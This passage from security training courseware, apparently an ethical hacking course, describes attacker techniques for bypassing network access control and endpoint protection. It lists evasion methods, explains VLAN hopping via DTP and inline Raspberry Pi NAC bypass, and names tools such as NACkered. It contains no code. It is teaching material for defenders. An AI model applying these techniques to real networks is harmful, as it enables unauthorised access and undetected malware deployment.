
- Use BitsParser program to evaluate everything that goes through BITS.
- Avoid downloading suspected programs or files from the Internet or email.
- Keep the system and services updated.



LO#05: Demonstrate Different Techniques to Bypass NAC and Endpoint Security

Evading NAC and Endpoint Security

This section discusses various techniques used by attackers to bypass network access control (NAC) and endpoint security.



NAC and Endpoint Security Evasion Techniques

1. **VLAN Hopping**
2. **Using Pre-authenticated Device**
3. **Ghostwriting**
4. **Using Application Whitelisting**
5. **XLM Weaponization**
6. **Dechaining Macros**
7. **Clearing Memory Hooks**
8. **Using Metasploit Templates**
9. **Bypassing Symantec Endpoint Protection**
10. **Hosting Phishing Sites**
11. **Passing Encoded Commands**
12. **Fast Flux DNS Method**
13. **Timing-based Evasion**
14. **Signed Binary Proxy Execution**

NAC and Endpoint Security Evasion Techniques

NAC is a security control used to block unauthorized or unknown devices/hosts trying to access internal services. Attackers often try to bypass NACs using different techniques to perform malicious activities on the target network.


Some NAC bypassing techniques are as follows:

- VLAN hopping
- Using a pre-authenticated device

Endpoint security provides an extra layer of security for end-user devices such as desktops, laptops, tablets, and digital printers against malware and other cyber threats. However, attackers can employ various evasion techniques to bypass endpoint detection and response (EDR) to infect the devices with potential malware and establish command and control to maintain foothold without being detected.

Some endpoint security bypassing techniques are as follows:

- Ghostwriting
- Using application whitelisting
- XLM weaponization
- Dechaining macros
- Clearing memory hooks
- Using Metasploit templates
- Bypassing Symantec Endpoint Protection
- Hosting phishing sites
- Passing encoded commands
- Fast flux DNS method
- Timing-based evasion
- Signed binary proxy execution



Bypassing NAC using VLAN Hopping and Pre-authenticated Device

VLAN Hopping

- Attackers use VLAN hopping to gain access to a network through **Dynamic Trunking Protocol (DTP)**
- To set up a trunk with the switch, the DTP packets are forwarded by attackers by setting the switch mode to "**dynamic auto**" or "**dynamic desirable**"
- Attackers use tools such as **Frogger** to perform VLAN enumeration and hopping

Pre-authenticated Device

- Attackers gain access to an authenticated device and use that device to bypass NAC
- This device is used to log into the network and then **smuggle in network packages** from a different device
- Attackers place their device (e.g., **Raspberry Pi**) between the pre-authenticated device and the authentication server to ensure that the traffic flows through the attackers' device
- Attackers use tools such as **nac_bypass_setup.sh** and **NACkered** to bypass NAC via the pre-authenticated device

Bypassing NAC using VLAN Hopping

Attackers use VLAN hopping to gain access to a network through Dynamic Trunking Protocol (DTP). To set up a trunk with the switch, the DTP packets are forwarded by attackers by setting the switch mode to "dynamic auto" or "dynamic desirable." The established trunk creates a way for attackers to access all VLANs.

VLAN Hopping Tools

